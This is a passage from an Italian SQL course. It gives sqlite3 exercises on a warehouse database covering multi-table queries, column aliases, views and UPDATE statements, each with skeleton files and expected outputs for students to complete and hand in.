Si controlli di avere modificato il file '`prova-interrogazione-movimenti-articoli.sql`' in modo corretto, rispettando anche la punteggiatura; si controlli di avere salvato il file con il nome previsto, quindi si proceda con il comando seguente:

$ **sqlite3 mag.db < prova-interrogazione-movimenti-articoli.sql** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Data        Descrizione                             Descrizione
----------  --------------------------------------  ------------------
2007-01-15  Dischetti da 9 cm 1440 Kibyte colorati  Carico per acquisto
2007-01-16  Dischetti da 9 cm 1440 Kibyte colorati  Scarico per vendita
2007-01-17  CD-R 52x                                Carico per acquisto
2007-01-18  CD-R 52x                                Scarico per vendita
2007-01-19  DVD+R 8x                                Carico per acquisto
```

```
2007-01-20  DVD+R 8x                                        Scarico per vendita
2007-01-20  DVD+R 8x                                        Reso a fornitore
2007-01-20  CD-R 52x                                        Reso a fornitore
2007-01-21  DVD+RW 8x                                       Carico per acquisto
2007-01-25  DVD+RW 8x                                       Scarico per vendita
```

709.3 Verifica sull'interrogazione simultanea delle relazioni «Movimenti» e «Causali»

Si prepari il file '`interrogazione-movimenti-causali-01.sql`', seguendo lo scheletro seguente, tenendo conto che si vuole ottenere l'elenco di tutte le tuple per le quali si possa stabilire un abbinamento in base al codice della causale. Precisamente, si vuole ottenere l'attributo '**`Articolo`**' dalla relazione '**`Movimenti`**'; l'attributo '**`Descrizione`**' dalla relazione '**`Causali`**'; l'attributo '**`Data`**' dalla relazione '**`Movimenti`**'.

Figura 709.6. Scheletro del file '`interrogazione-movimenti-causali-01.sql`', da completare.

```
-- Interrogazione delle relazioni "Movimenti" e "Causali"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: interrogazione-movimenti-causali-01.sql

.headers on
.mode column

SELECT …
       FROM …
       WHERE …
```

Una volta completato e salvato il file '`interrogazione-movimenti-causali-01.sql`', se ne controlli il funzionamento con la base di dati:

`$` **`sqlite3 mag.db < interrogazione-movimenti-causali-01.sql`** [*Invio*]

Si dovrebbe ottenere il risultato seguente:

```
Articolo    Descrizione          Data
----------  -------------------  ----------
2           Carico per acquisto  2007-01-15
2           Scarico per vendita  2007-01-16
102         Carico per acquisto  2007-01-17
102         Scarico per vendita  2007-01-18
401         Carico per acquisto  2007-01-19
401         Scarico per vendita  2007-01-20
401         Reso a fornitore     2007-01-20
102         Reso a fornitore     2007-01-20
601         Carico per acquisto  2007-01-21
601         Scarico per vendita  2007-01-25
```

Se il risultato è corretto, si proceda con la stampa:

$ **sqlite3 mag.db < interrogazione-movimenti-causali-01.sql | lpr** [*Invio*]

Si consegni per la valutazione, la stampa ottenuta in questo modo, assieme alla stampa del file ‘interrogazione-movimenti-causali-01.sql’.

709.4 Verifica sull'interrogazione simultanea delle relazioni «Movimenti», «Causali» e «Clienti»

Si prepari il file ‘interrogazione-movimenti-causali-clienti-01.sql’, seguendo lo scheletro seguente, tenendo conto che si vuole ottenere l'elenco di tutte le tuple per le quali si possa stabilire un abbinamento in base al codice della causale e in base al codice del cliente. Precisamente, si vuole ottenere l'attributo ‘**Articolo**’ dalla relazione ‘**Movimenti**’; l'attributo ‘**Descrizione**’ dalla relazione ‘**Causali**’; l'attributo ‘**Data**’ dalla relazione ‘**Movimenti**’; l'attributo ‘**RagioneSociale**’ dalla relazione ‘**Clienti**’.

Figura 709.8. Scheletro del file ‘interrogazione-movimenti-causali-clienti-01.sql’, da completare.

```
-- Interrogazione delle relazioni "Movimenti", "Causali" e "Clienti"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: interrogazione-movimenti-causali-clienti-01.sql

.headers on
.mode column

SELECT …
       FROM …
       WHERE …
```

Una volta completato e salvato il file ‘interrogazione-movimenti-causali-clienti-01.sql’, se ne controlli il funzionamento con la base di dati:

$ **sqlite3 mag.db < interrogazione-movimenti-causali-clienti-01.sql** [*Invio*]

Si dovrebbe ottenere il risultato seguente:

```
Articolo    Descrizione          Data        RagioneSociale
----------  -------------------  ----------  --------------
2           Scarico per vendita  2007-01-16  Filano Filani
102         Scarico per vendita  2007-01-18  Mevio Mevi
401         Scarico per vendita  2007-01-20  Martino Martin
601         Scarico per vendita  2007-01-25  Mevio Mevi
```

Se il risultato è corretto, si proceda con la stampa:

$ **sqlite3 mag.db < interrogazione-movimenti-causali-clienti-01.sql** ↩
↪ **| lpr** [*Invio*]

Si consegni per la valutazione, la stampa ottenuta in questo modo, assieme alla stampa del file ‘interrogazione-movimenti-causali-clienti-01.sql’.

709.5 Verifica sull'interrogazione ordinata e simultanea delle relazioni «Movimenti», «Causali» e «Clienti»

Si prepari il file '`interrogazione-movimenti-causali-clienti-02.sql`', che deve avere gli stessi requisiti della verifica precedente, facendo in modo, però, che il risultato dell'interrogazione avvenga in modo ordinato, in base alla ragione sociale dei clienti.

Figura 709.10. Scheletro del file '`interrogazione-movimenti-causali-clienti-02.sql`', da completare.

```
-- Interrogazione delle relazioni "Movimenti", "Causali" e "Clienti"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: interrogazione-movimenti-causali-clienti-02.sql

.headers on
.mode column

SELECT …
       FROM …
       WHERE …
       ORDER BY …
```

Una volta completato e salvato il file '`interrogazione-movimenti-causali-clienti-02.sql`', se ne controlli il funzionamento con la base di dati:

$ **`sqlite3 mag.db < interrogazione-movimenti-causali-clienti-02.sql`** [*Invio*]

Si dovrebbe ottenere il risultato seguente:

```
Articolo    Descrizione          Data        RagioneSociale
----------  -------------------  ----------  --------------
2           Scarico per vendita  2007-01-16  Filano Filani
401         Scarico per vendita  2007-01-20  Martino Martin
601         Scarico per vendita  2007-01-25  Mevio Mevi
102         Scarico per vendita  2007-01-18  Mevio Mevi
```

Se il risultato è corretto, si proceda con la stampa:

$ **`sqlite3 mag.db < interrogazione-movimenti-causali-clienti-02.sql`** ↩
↪ **`| lpr`** [*Invio*]

Si consegni per la valutazione, la stampa ottenuta in questo modo, assieme alla stampa del file '`interrogazione-movimenti-causali-clienti-02.sql`'.

Capitolo 710

Interrogazioni simultanee di più relazioni e alias

Quando si interrogano simultaneamente più relazioni, può succedere che il risultato che si ottiene contenga degli attributi di relazioni differenti, ma con lo stesso nome, oppure potrebbe non essere abbastanza esplicito il suo contenuto. Nell'istruzione '**`SELECT`**' con cui si esegue l'interrogazione, è possibile dichiarare dei nomi alternativi agli attributi, secondo le modalità descritte in questo capitolo.

710.1 Interrogazione simultanea delle relazioni «Movimenti», «Articoli» e «Causali»

Si riprenda il file '`prova-interrogazione-movimenti-articoli.sql`' e lo si modifichi in modo da avere il contenuto seguente:

```
-- Interrogazione delle relazioni "Movimenti", "Articoli" e "Causali"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: prova-interrogazione-movimenti-articoli.sql

.headers on
.mode column

SELECT Movimenti.Data,
       Articoli.Descrizione AS Articolo,
       Causali.Descrizione AS Causale
       FROM Movimenti, Articoli, Causali
       WHERE Movimenti.Articolo = Articoli.Articolo
         AND Movimenti.Causale = Causali.Causale;
```

Si controlli di avere modificato il file '`prova-interrogazione-movimenti-articoli.sql`' in modo corretto, rispettando anche la punteggiatura; si controlli di avere salvato il file con il nome previsto, quindi si proceda con il comando seguente:

`$` **`sqlite3 mag.db < prova-interrogazione-movimenti-articoli.sql`** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Data        Articolo                                Causale
----------  --------------------------------------  -------------------
2007-01-15  Dischetti da 9 cm 1440 Kibyte colorati  Carico per acquisto
2007-01-16  Dischetti da 9 cm 1440 Kibyte colorati  Scarico per vendita
2007-01-17  CD-R 52x                                Carico per acquisto
2007-01-18  CD-R 52x                                Scarico per vendita
2007-01-19  DVD+R 8x                                Carico per acquisto
2007-01-20  DVD+R 8x                                Scarico per vendita
2007-01-20  DVD+R 8x                                Reso a fornitore
2007-01-20  CD-R 52x                                Reso a fornitore
2007-01-21  DVD+RW 8x                               Carico per acquisto
2007-01-25  DVD+RW 8x                               Scarico per vendita
```

Come si può osservare, l'attributo '**`Descrizione`**' della relazione '**`Articoli`**' appare con il

nome '**`Articolo`**', mentre l'attributo '**`Descrizione`**' della relazione '**`Causali`**' appare con il nome '**`Causale`**'.

710.2 Verifica sull'interrogazione simultanea delle relazioni «Movimenti» e «Causali»

Si prepari il file '`interrogazione-movimenti-causali-02.sql`', seguendo lo scheletro seguente, tenendo conto che si vuole ottenere l'elenco di tutte le tuple per le quali si possa stabilire un abbinamento in base al codice della causale. Precisamente, si vuole ottenere l'attributo '**`Articolo`**' dalla relazione '**`Movimenti`**'; l'attributo '**`Descrizione`**' dalla relazione '**`Causali`**'; l'attributo '**`Data`**' dalla relazione '**`Movimenti`**'. Inoltre, si vuole che l'attributo '**`Descrizione`**' della relazione '**`Causali`**', appaia con il nome '**`Causale`**'.

Figura 710.3. Scheletro del file '`interrogazione-movimenti-causali-02.sql`', da completare.

```
-- Interrogazione delle relazioni "Movimenti" e "Causali"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: interrogazione-movimenti-causali-02.sql

.headers on
.mode column

SELECT …
       FROM …
       WHERE …
```

Una volta completato e salvato il file '`interrogazione-movimenti-causali-02.sql`', se ne controlli il funzionamento con la base di dati:

`$` **`sqlite3 mag.db < interrogazione-movimenti-causali-02.sql`** [*Invio*]

Si dovrebbe ottenere il risultato seguente:

```
Articolo    Causale              Data
----------  -------------------  ----------
2           Carico per acquisto  2007-01-15
2           Scarico per vendita  2007-01-16
102         Carico per acquisto  2007-01-17
102         Scarico per vendita  2007-01-18
401         Carico per acquisto  2007-01-19
401         Scarico per vendita  2007-01-20
401         Reso a fornitore     2007-01-20
102         Reso a fornitore     2007-01-20
601         Carico per acquisto  2007-01-21
601         Scarico per vendita  2007-01-25
```

Se il risultato è corretto, si proceda con la stampa:

`$` **`sqlite3 mag.db < interrogazione-movimenti-causali-02.sql | lpr`** [*Invio*]

Si consegni per la valutazione, la stampa ottenuta in questo modo, assieme alla stampa del file ‘`interrogazione-movimenti-causali-02.sql`’.

710.3 Verifica sull'interrogazione simultanea delle relazioni «Movimenti», «Causali» e «Clienti»

Si prepari il file ‘`interrogazione-movimenti-causali-clienti-03.sql`’, seguendo lo scheletro seguente, tenendo conto che si vuole ottenere l'elenco di tutte le tuple per le quali si possa stabilire un abbinamento in base al codice della causale e in base al codice del cliente. Precisamente, si vuole ottenere l'attributo ‘**`Articolo`**’ dalla relazione ‘**`Movimenti`**’; l'attributo ‘**`Descrizione`**’ dalla relazione ‘**`Causali`**’; l'attributo ‘**`Data`**’ dalla relazione ‘**`Movimenti`**’; l'attributo ‘**`RagioneSociale`**’ dalla relazione ‘**`Clienti`**’. L'attributo ‘**`Descrizione`**’ della relazione ‘**`Causali`**’ deve apparire con il nome ‘**`Causale`**’ e l'attributo ‘**`RagioneSociale`**’ della relazione ‘**`Clienti`**’ deve apparire con il nome ‘**`Cliente`**’.

Figura 710.5. Scheletro del file ‘`interrogazione-movimenti-causali-clienti-03.sql`’, da completare.

```
-- Interrogazione delle relazioni "Movimenti", "Causali" e "Clienti"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: interrogazione-movimenti-causali-clienti-03.sql

.headers on
.mode column

SELECT …
       FROM …
       WHERE …
```

Una volta completato e salvato il file ‘`interrogazione-movimenti-causali-clienti-03.sql`’, se ne controlli il funzionamento con la base di dati:

`$` **`sqlite3 mag.db < interrogazione-movimenti-causali-clienti-03.sql`** [*Invio*]

Si dovrebbe ottenere il risultato seguente:

```
Articolo    Causale              Data        Cliente
----------  -------------------  ----------  --------------
2           Scarico per vendita  2007-01-16  Filano Filani
102         Scarico per vendita  2007-01-18  Mevio Mevi
401         Scarico per vendita  2007-01-20  Martino Martin
601         Scarico per vendita  2007-01-25  Mevio Mevi
```

Se il risultato è corretto, si proceda con la stampa:

`$` **`sqlite3 mag.db < interrogazione-movimenti-causali-clienti-03.sql`** ↩
↪ **`| lpr`** [*Invio*]

Si consegni per la valutazione, la stampa ottenuta in questo modo, assieme alla stampa del file ‘`interrogazione-movimenti-causali-clienti-03.sql`’.

710.4 Conclusione

Il file '`prova-interrogazione-movimenti-articoli.sql`' non serve più e va cancellato.

Viste

È possibile trasformare l'interrogazione di una o più relazioni in una ***vista***, che in pratica diventa una relazione virtuale.

711.1 Creazione della vista «Listino»

Con l'ausilio di un programma per la scrittura e modifica di file di testo puro, si crei il file 'prova-vista-listino.sql', contenente il testo seguente, sostituendo le metavariabili con informazioni appropriate e rispettando la punteggiatura:

```
-- Creazione della vista "Listino"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: prova-vista-listino.sql

CREATE VIEW Listino AS
            SELECT Articolo AS Codice,
                   Descrizione AS Articolo,
                   Listino AS EUR
                   FROM Articoli;
```

In questo modo, si crea la vista '**Listino**', composta dagli attributi '**Codice**', '**Articolo**' e '**EUR**', utilizzando, rispettivamente, gli attributi '**Articolo**', '**Descrizione**' e '**Listino**' dalla relazione '**Articoli**'.

Si controlli di avere scritto il file 'prova-vista-listino.sql' in modo corretto, rispettando anche la punteggiatura; si controlli di avere salvato il file con il nome previsto, quindi si proceda con il comando seguente:

$ **sqlite3 mag.db < prova-vista-listino.sql** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la creazione della vista '**Listino**' ha avuto successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, si deve prima cancellare la vista, quindi si può ritentare l'inserimento del comando (ammesso che il file 'prova-vista-listino.sql' sia stato corretto di conseguenza). I passaggi per eliminare la vista, in modo interattivo, sono quelli seguenti:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **DROP VIEW Listino;** [*Invio*]

sqlite> **.quit** [*Invio*]

Quando si è consapevoli di avere creato correttamente la vista '**Listino**', la si può interrogare come se fosse una relazione normale. Si esegua il procedimento seguente, in modo interattivo:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT * FROM Listino;** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Codice      Articolo                       EUR
----------  -----------------------------  ----------
1           Dischetti da 9 cm 1440 Kibyte  0.2
2           Dischetti da 9 cm 1440 Kibyte  0.25
101         CD-R 16x                       0.5
102         CD-R 52x                       1
201         CD-RW 4x                       1
202         CD-RW 8x                       1.5
301         DVD-R 8x                       1
302         DVD-R 16x                      2
401         DVD+R 8x                       1
402         DVD+R 16x                      2
501         DVD-RW 8x                      2
601         DVD+RW 8x                      2
```

Come sempre, si conclude il funzionamento interattivo di '**`sqlite3`**' con il comando '**`.quit`**':

sqlite> **.quit** [*Invio*]

711.2 Creazione della vista «Resi»

Con l'ausilio di un programma per la scrittura e modifica di file di testo puro, si crei il file '`prova-vista-resi.sql`', contenente il testo seguente, sostituendo le metavariabili con informazioni appropriate e rispettando la punteggiatura:

```
-- Creazione della vista "Resi" (resi a fornitori)
-- Esercizio di: cognome nome classe
-- Data: data
-- File: prova-vista-resi.sql

CREATE VIEW Resi AS
            SELECT Articoli.Descrizione     AS Articolo,
                   Movimenti.Data           AS Data,
                   Fornitori.RagioneSociale AS Fornitore,
                   Movimenti.Quantita       AS Reso,
                   Movimenti.Valore         AS Valore
                   FROM Articoli, Movimenti, Fornitori
                   WHERE Movimenti.Causale   = 4
                     AND Movimenti.Articolo  = Articoli.Articolo
                     AND Movimenti.Fornitore = Fornitori.Fornitore;
```

In questo modo, si crea la vista '**Resi**', utilizzando le relazioni '**Articoli**', '**Movimenti**' e '**Fornitori**', limitando la selezione delle tuple della relazione '**Movimenti**' a quelle che riguardano un reso a fornitore, in quanto la causale corrisponde al numero quattro.

Si controlli di avere scritto il file 'prova-vista-resi.sql' in modo corretto, rispettando anche la punteggiatura; si controlli di avere salvato il file con il nome previsto, quindi si proceda con il comando seguente:

$ **sqlite3 mag.db < prova-vista-resi.sql** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la creazione della vista '**Resi**' ha avuto successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, si deve prima cancellare la vista, quindi si può ritentare l'inserimento del comando (ammesso che il file 'prova-vista-resi.sql' sia stato corretto di conseguenza). I passaggi per eliminare la vista, in modo interattivo, sono quelli seguenti:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **DROP VIEW Resi;** [*Invio*]

sqlite> **.quit** [*Invio*]

Quando si è consapevoli di avere creato correttamente la vista '**Resi**', la si può interrogare come se fosse una relazione normale. Si esegua il procedimento seguente, in modo interattivo:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT * FROM Resi;** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Articolo    Data        Fornitore   Reso        Valore
----------  ----------  ----------  ----------  ----------
CD-R 52x    2007-01-20  Caio Cai    100         20
DVD+R 8x    2007-01-20  Tizio Tizi  100         20
```

Come sempre, si conclude il funzionamento interattivo di '**sqlite3**' con il comando '**.quit**':

sqlite> **.quit** [*Invio*]

711.3 Verifica sulla creazione della vista «Acquisti»

Si prepari il file '`vista-acquisti.sql`', seguendo lo scheletro seguente, tenendo conto che si vuole ottenere un elenco dei movimenti di magazzino che riguardano i carichi per acquisto (causale uno). La vista deve essere composta dagli attributi seguenti:

1. '**`Articolo`**', corrispondente alla descrizione dell'articolo acquistato;
2. '**`Data`**', corrispondente alla data di acquisto;
3. '**`Fornitore`**', corrispondente alla ragione sociale del fornitore dal quale l'articolo è stato acquistato;
4. '**`Acquistato`**', corrispondente alla quantità acquistata;
5. '**`Valore`**', corrispondente al valore complessivo caricato (pari all'attributo con lo stesso nome della relazione '**`Movimenti`**').

Figura 711.9. Scheletro del file '`vista-acquisti.sql`', da completare.

```
-- Creazione della vista "Acquisti"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: vista-acquisti.sql

CREATE VIEW …
       SELECT …
              FROM …
              WHERE …
```

Una volta completato e salvato il file '`vista-acquisti.sql`', se ne controlli il funzionamento con la base di dati:

$ **`sqlite3 mag.db < vista-acquisti.sql`** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la creazione della vista '**`Acquisti`**' ha avuto successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, si deve prima cancellare la vista, quindi si può ritentare l'inserimento del comando (ammesso che il file '`vista-acquisti.sql`' sia stato corretto di conseguenza).

Quando si è consapevoli di avere creato correttamente la vista '**`Acquisti`**', la si può interrogare come se fosse una relazione normale. Si esegua il procedimento seguente, in modo interattivo:

$ **`sqlite3 mag.db`** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **`.headers on`** [*Invio*]

sqlite> **`.mode column`** [*Invio*]

sqlite> **`SELECT * FROM Acquisti;`** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Articolo                              Data        Fornitore           Acquistato  Valore
------------------------------------  ----------  ------------------  ----------  ----------
Dischetti da 9 cm 1440 Kibyte colorati  2007-01-15  Sempronio Semproni  10000       100
CD-R 52x                              2007-01-17  Caio Cai            1000        200
DVD+R 8x                              2007-01-19  Tizio Tizi          1000        200
DVD+RW 8x                             2007-01-21  Sempronio Semproni  2000        1000
```

Se tutto funziona regolarmente, si consegni per la valutazione la stampa del file '`vista-acquisti.sql`'.

711.4 Verifica sulla creazione della vista «Vendite»

Si prepari il file '`vista-vendite.sql`', seguendo lo scheletro seguente, tenendo conto che si vuole ottenere un elenco dei movimenti di magazzino che riguardano gli scarichi per vendita (causale due). La vista deve essere composta dagli attributi seguenti:

1. '**`Articolo`**', corrispondente alla descrizione dell'articolo venduto;
2. '**`Data`**', corrispondente alla data di vendita;
3. '**`Cliente`**', corrispondente alla ragione sociale del cliente al quale l'articolo è stato venduto;
4. '**`Venduto`**', corrispondente alla quantità venduta;
5. '**`Valore`**', corrispondente al valore complessivo scaricato (pari all'attributo con lo stesso nome della relazione '**`Movimenti`**').

Figura 711.12. Scheletro del file '`vista-vendite.sql`', da completare.

```
-- Creazione della vista "Vendite"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: vista-vendite.sql

CREATE VIEW …
       SELECT …
              FROM …
              WHERE …
```

Una volta completato e salvato il file '`vista-vendite.sql`', se ne controlli il funzionamento con la base di dati:

`$` **`sqlite3 mag.db < vista-vendite.sql`** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la creazione della vista '**`Vendite`**' ha avuto successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, si deve prima cancellare la vista, quindi si può ritentare l'inserimento del comando (ammesso che il file '`vista-vendite.sql`' sia stato corretto di conseguenza).

Quando si è consapevoli di avere creato correttamente la vista '**`Vendite`**', la si può interrogare come se fosse una relazione normale. Si esegua il procedimento seguente, in modo interattivo:

`$` **`sqlite3 mag.db`** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT * FROM Vendite;** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Articolo                               Data        Cliente        Venduto     Valore
-------------------------------------  ----------  -------------  ----------  ----------
Dischetti da 9 cm 1440 Kibyte colorati 2007-01-16  Filano Filani  1000        10
CD-R 52x                               2007-01-18  Mevio Mevi     100         20
DVD+R 8x                               2007-01-20  Martino Marti  200         20
DVD+RW 8x                              2007-01-25  Mevio Mevi     1000        500
```

Se tutto funziona regolarmente, si consegni per la valutazione la stampa del file '`vista-vendite.sql`'.

711.5 Conclusione

Prima di passare al capitolo successivo, si deve riprendere il file '`magazzino.sql`' e vi si devono aggiungere le istruzioni per la creazione delle viste '**`Acquisti`**' e '**`Vendite`**', come contenuto nei file '`vista-acquisti.sql`' e '`vista-vendite.sql`'.

Una volta aggiornato il file '`magazzino.sql`' come descritto, si deve cancellare il file '`mag.db`' e ricreare a partire dalle istruzioni contenute nel file '`magazzino.sql`':

$ **sqlite3 mag.db < magazzino.sql** [*Invio*]

Se vengono segnalati degli errori, occorre correggere il file '`magazzino.sql`', cancellare nuovamente il file '`mag.db`', quindi si deve ripetere l'operazione. La base di dati contenuta nel file '`mag.db`', viene usata nel capitolo successivo e non si può proseguire se non si riesce a ricrearla correttamente.

All'inizio del capitolo sono stati creati i file '`prova-vista-listino.sql`' e '`prova-vista-resi.sql`', che a questo punto non servono più e vanno cancellati.

Capitolo 712

Modifica del contenuto delle tuple

Una volta inserita una tupla in una relazione, si può modificare il suo contenuto con l'istruzione '**UPDATE**', che si applica a tutte le tuple che soddisfano una certa condizione.

712.1 Modifica di una causale di magazzino

Con l'ausilio di un programma per la scrittura e modifica di file di testo puro, si crei il file 'prova-modifica-causali.sql', contenente il testo seguente, sostituendo le metavariabili con informazioni appropriate e rispettando la punteggiatura:

```
-- Modifica della relazione "Causali"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: prova-modifica-causali.sql

UPDATE Causali
       SET Descrizione = 'car x acq'
       WHERE Causale = 1;
```

In questo modo, si vuole modificare la tupla della relazione '**Causali**', con il codice causale uno, in modo che la descrizione risulti molto più breve.

Si controlli di avere scritto il file 'prova-modifica-causali.sql' in modo corretto, rispettando anche la punteggiatura; si controlli di avere salvato il file con il nome previsto, quindi si proceda con il comando seguente:

$ **sqlite3 mag.db < prova-modifica-causali.sql** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la modifica della tupla dovrebbe essere avvenuta con successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, dovrebbe essere sufficiente modificare il file 'prova-modifica-causali.sql' e riprovare.

Quando si è consapevoli di avere modificato correttamente la tupla in questione, si può interrogare la relazione per verificare i cambiamenti apportati. Si esegua il procedimento seguente, in modo interattivo:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT * FROM Causali;** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Causale     Descrizione  Variazione
----------  -----------  ----------
1           car x acq    1
2           Scarico per  -1
```

```
3           Reso da cli  1
4           Reso a forn  -1
5           Rettifica a  1
6           Rettifica a  -1
7           Rettifica d  1
8           Rettifica d  -1
9           Carico da p  1
10          Scarico a p  -1
11          Carico da a  1
12          Scarico ad   -1
13          Saldo inizi  1
```

Come sempre, si conclude il funzionamento interattivo di '**`sqlite3`**' con il comando '**`.quit`**':

`sqlite>` **`.quit`** [*Invio*]

Prima di passare alla sezione successiva, si deve ripristinare la base di dati al suo stato precedente. Per questo, è necessario cancellare il file '`mag.db`' e poi ricrearlo con il comando seguente:

`$` **`sqlite3 mag.db < magazzino.sql`** [*Invio*]

712.2 Modifica di diverse causali di magazzino

Si riprenda il file '`prova-modifica-causali.sql`' e lo si modifichi secondo la forma seguente, sostituendo le metavariabili con informazioni appropriate e rispettando la punteggiatura:

```
-- Modifica della relazione "Causali"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: prova-modifica-causali.sql

UPDATE Causali
       SET Descrizione = UPPER (Descrizione)
       WHERE Variazione = 1;

UPDATE Causali
       SET Descrizione = LOWER (Descrizione)
       WHERE Variazione = -1;
```

In questo modo, si vuole modificare ogni tupla della relazione '**`Causali`**' che corrisponde a un aumento di quantità in magazzino (in quanto nell'attributo '**`Variazione`**' ha il valore +1), in modo da avere una descrizione con tutte lettere maiuscole. Nel contempo, si vuole che le descrizione associate a movimenti in diminuzione, siano scritte utilizzando soltanto caratteri minuscoli.

Si controlli di avere scritto il file '`prova-modifica-causali.sql`' in modo corretto, rispettando anche la punteggiatura; si controlli di avere salvato il file con il nome previsto, quindi si proceda con il comando seguente:

`$` **`sqlite3 mag.db < prova-modifica-causali.sql`** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la modifica delle tuple dovrebbe essere stata eseguita con successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, dovrebbe essere sufficiente modificare il file '`prova-modifica-causali.sql`' e riprovare.

Quando si è consapevoli di avere modificato correttamente le tuple, si può interrogare la relazione per verificare i cambiamenti apportati. Si esegua il procedimento seguente, in modo interattivo:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT * FROM Causali;** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Causale     Descrizione          Variazione
----------  -------------------  ----------
1           CARICO PER ACQUISTO  1
2           scarico per vendita  -1
3           RESO DA CLIENTE      1
4           reso a fornitore     -1
5           RETTIFICA AUMENTO A  1
6           rettifica aumento v  -1
7           RETTIFICA DIMINUZIO  1
8           rettifica diminuzio  -1
9           CARICO DA PRODUZION  1
10          scarico a produzion  -1
11          CARICO DA ALTRO MAG  1
12          scarico ad altro ma  -1
13          SALDO INIZIALE       1
```

Come sempre, si conclude il funzionamento interattivo di '**`sqlite3`**' con il comando '**`.quit`**':

sqlite> **.quit** [*Invio*]

Prima di passare alla sezione successiva, si deve ripristinare la base di dati al suo stato precedente. Per questo, è necessario cancellare il file '`mag.db`' e poi ricrearlo con il comando seguente:

$ **sqlite3 mag.db < magazzino.sql** [*Invio*]

712.3 Verifica sulla modifica della relazione «Articoli»

Si prepari il file '`modifica-articoli.sql`', seguendo lo scheletro seguente, tenendo conto che si vuole cambiare la descrizione del primo e del secondo articolo, in modo da avere rispettivamente: «Floppy 1.4» e «Floppy 1.4 C». Per ottenere questo risultato è necessario utilizzare due volte l'istruzione '**`UPDATE`**'.

Figura 712.7. Scheletro del file '`modifica-articoli.sql`', da completare.

```
-- Modifica della relazione "Articoli"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: modifica-articoli.sql

UPDATE Articoli
       SET …
       WHERE Articolo = 1;

UPDATE Articoli
       SET …
       WHERE Articolo = 2;
```

Una volta completato e salvato il file '`modifica-articoli.sql`', se ne controlli il funzionamento con la base di dati:

$ **`sqlite3 mag.db < modifica-articoli.sql`** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la modifica delle tuple dovrebbe essere avvenuta con successo, altrimenti è stato commesso un errore. Per rimediare all'errore dovrebbe essere sufficiente correggere il file '`modifica-articoli.sql`' e riprovare. Quando si ritiene di avere eseguito l'operazione correttamente, si può interrogare la relazione '**`Articoli`**' per verificarne il risultato. Si esegua il procedimento seguente, in modo interattivo:

$ **`sqlite3 mag.db`** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **`.headers on`** [*Invio*]

sqlite> **`.mode column`** [*Invio*]

sqlite> **`SELECT * FROM Articoli;`** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Articolo    Descrizione  UM          Listino     ScortaMin
----------  -----------  ----------  ----------  ----------
1           Floppy 1.4   pz          0.2         500
2           Floppy 1.4   pz          0.25        500
101         CD-R 16x     pz          0.5         500
102         CD-R 52x     pz          1           500
201         CD-RW 4x     pz          1           200
```

```
202         CD-RW 8x     pz          1.5          200
301         DVD-R 8x     pz          1            200
302         DVD-R 16x    pz          2            200
401         DVD+R 8x     pz          1            200
402         DVD+R 16x    pz          2            200
501         DVD-RW 8x    pz          2            200
601         DVD+RW 8x    pz          2            200
```

Se tutto funziona regolarmente, si consegni per la valutazione la stampa del file ‘`modifica-articoli.sql`’.

Prima di passare alla sezione successiva, si deve ripristinare la base di dati al suo stato precedente. Per questo, è necessario cancellare il file ‘`mag.db`’ e poi ricrearlo con il comando seguente:

$ **`sqlite3 mag.db < magazzino.sql`** [*Invio*]

712.4 Verifica sulla modifica delle relazioni «Clienti» e «Fornitori»

